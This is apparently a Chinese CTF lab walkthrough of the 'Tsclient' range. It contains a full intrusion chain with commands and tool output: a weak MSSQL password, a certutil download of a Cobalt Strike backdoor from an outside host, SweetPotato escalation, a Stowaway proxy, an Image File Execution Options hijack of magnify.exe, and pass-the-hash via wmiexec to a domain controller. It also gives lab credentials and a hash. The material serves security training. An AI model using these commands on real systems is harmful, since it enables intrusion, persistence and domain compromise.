Tsclient
1. 知识点
2. 工具
数据库利用工具MDUT:GitHub - SafeGroceryStore/MDUT: MDUT - Multiple Database Utilization Tools
SweetPotato:Title Unavailable | Site Unreachable
impacket:Title Unavailable | Site Unreachable
3. flag01
3.1. msssql弱口令
fscan发现存在 mssql弱口令
[+] 端口开放 39.98.109.170:135
[+] 端口开放 39.98.109.170:139
[+] 端口开放 39.98.109.170:80
[+] 端口开放 39.98
   [->] WIN-WEB
   [->] 172.22.8.18
   [->] 2001:0:348b:fb58:28f4:3d89:d89d:9255
[*] 网站标题 http://39.98.109.170      状态码:200 长度:703    标题:IIS Windows Server
[!] 扫描错误 39.98.109.170:139 - netbios error
[+] MSSQL 39.98.109.170:1433:sa 1qaz!QAZ
用 MUDT 连接
执行命令查看权限。查看发现当前用户存在 SeImpersonatePrivilege 权限,进行土豆提权。这里用 SweetPotato 进行提权
3.2. 上线CS 土豆提权SeImpersonatePrivilege
上传CS后门 直接调用里面的提权
下载CS后门文件
certutil -f -split -urlcache http://124.71.111.64/1111.exe C:\Users\Public\1111.exe

运行后门 上线CS
C:\Users\Public\1111.exe


CS里面上传下载的Sweetpotato (插件里面的有问题)
提权系统用户
shell C:\Users\Public\SweetPotato.exe -a C:\Users\Public\1111.exe
拿flag
shell type C:\Users\Administrator\flag\flag01.txt
4. flag02
4.1. 内网代理搭建
上传stowaway被控端到靶机上
开启控制端
linux_x64_admin -l 1122
被控端连接控制端
shell C:\Users\Public\windows_x64_agent.exe -c 124.71.111.64:1122
搭建代理
use 0
socks 1123
4.2. 在线用户进程注入上线

查看在线用户
shell quser || qwinst

进程注入上线 John用户
查看挂载情况
shell net use

可以看到是挂载了远程 TSCLIENT 用户的C盘,而且正好是靶场的名字
shell dir \\TSCLIENT\C
shell type \\TSCLIENT\C\credential.txt
提示我们需要进行镜像劫持 并给了账号密码

xiaorang.lab\Aldrich: Ald@rLMWuy7Z!#
4.3. 内网扫描
传fscan上去扫描
start infoscan
(icmp) Target 172.22.8.18     is alive
(icmp) Target 172.22.8.15     is alive
(icmp) Target 172.22.8.31     is alive
(icmp) Target 172.22.8.46     is alive
[*] Icmp alive hosts len is: 4
172.22.8.15:88 open
172.22.8.46:445 open
172.22.8.31:445 open
172.22.8.18:1433 open
172.22.8.15:445 open
172.22.8.18:445 open
172.22.8.46:139 open
172.22.8.31:139 open
172.22.8.15:139 open
172.22.8.46:135 open
172.22.8.31:135 open
172.22.8.18:139 open
172.22.8.15:135 open
172.22.8.18:135 open
172.22.8.46:80 open
172.22.8.18:80 open
[*] alive ports len is: 16
start vulscan
[*] NetInfo
[*]172.22.8.18
   [->]WIN-WEB
   [->]172.22.8.18
   [->]2001:0:348b:fb58:10f5:66e:d89c:a6c
[*] NetInfo
[*]172.22.8.31
   [->]WIN19-CLIENT
   [->]172.22.8.31
[*] NetInfo
[*]172.22.8.46
   [->]WIN2016
   [->]172.22.8.46
[*] WebTitle http://172.22.8.18        code:200 len:703    title:IIS Windows Server
[*] NetInfo
[*]172.22.8.15
   [->]DC01
   [->]172.22.8.15
[*] NetBios 172.22.8.31     XIAORANG\WIN19-CLIENT
[*] NetBios 172.22.8.15     [+] DC:XIAORANG\DC01
[*] NetBios 172.22.8.46     WIN2016.xiaorang.lab                Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.8.46        code:200 len:703    title:IIS Windows Server
 172.22.8.18 WIN-WEB    已拿下
 172.22.8.15 DC:XIAORANG\DC01
 172.22.8.31 XIAORANG\WIN19-CLIENT
 172.22.8.46  WIN2016.xiaorang.lab
4.4. 密码喷涂修改密码

密码喷涂一下看看是哪个主机的用户
proxychains -q crackmapexec smb 172.22.8.46 -u 'Aldrich' -p 'Ald@rLMWuy7Z!#'

显示密码过期了。需要我们修改一个新的密码
proxychains python3 smbpasswd.py xiaorang.lab/Aldric h:'Ald@rLMWuy7Z!#'@172.22.8.15 -newpass 'Admin123$%'
4.5. RDP远程登录
xiaorang.lab\Aldrich
Admin123$%

因为机子不出网,所以代理转发上线

4.6. 镜像劫持提权
获取注册表项 Image File Execution Options 的访问控制列表(ACL)详细信息
get-acl -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" | fl *

发现 Authenticated Users 的成员可以修改注册表
Authenticated Users 的成员
- 包括:
- 所有域用户(Domain Users)。
- 所有本地用户(Local Users)。
- 所有通过身份验证的计算机账户(Computer Accounts)。
- 所有域用户(Domain Users)。
- 不包括:
- 匿名用户(Anonymous)。
- Guest 账户(除非启用了 Guest 账户并进行了身份验证)。
- 匿名用户(Anonymous)。
修改注册表把cmd绑定到放大镜上
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe" /v "Debugger" /t REG_SZ /d "c:\windows\system32\cmd.exe" /f
然后开始菜单-锁定,点出右下角的放大镜
获取到系统权限的cmd

运行cs马,获取到系统权限


读取flag2
shell type C:\Users\Administrator\flag\flag02.txt
5. flag03
5.1. PTH
查看域管成员
shell net group "domain admins" /domain

发现 当前机器 WIN2016$ 用户也是域管理员
抓取 WIN2016$ 机器用户的hash

wmiexec连接
proxychains python3 wmiexec.py -hashes :78c59d1a735ebe628402c211245ad5cb xiaorang.lab/WIN2016\$@172.22.8.15 -codec gbk

读取flag
type C:\Users\Administrator\flag\flag03.txt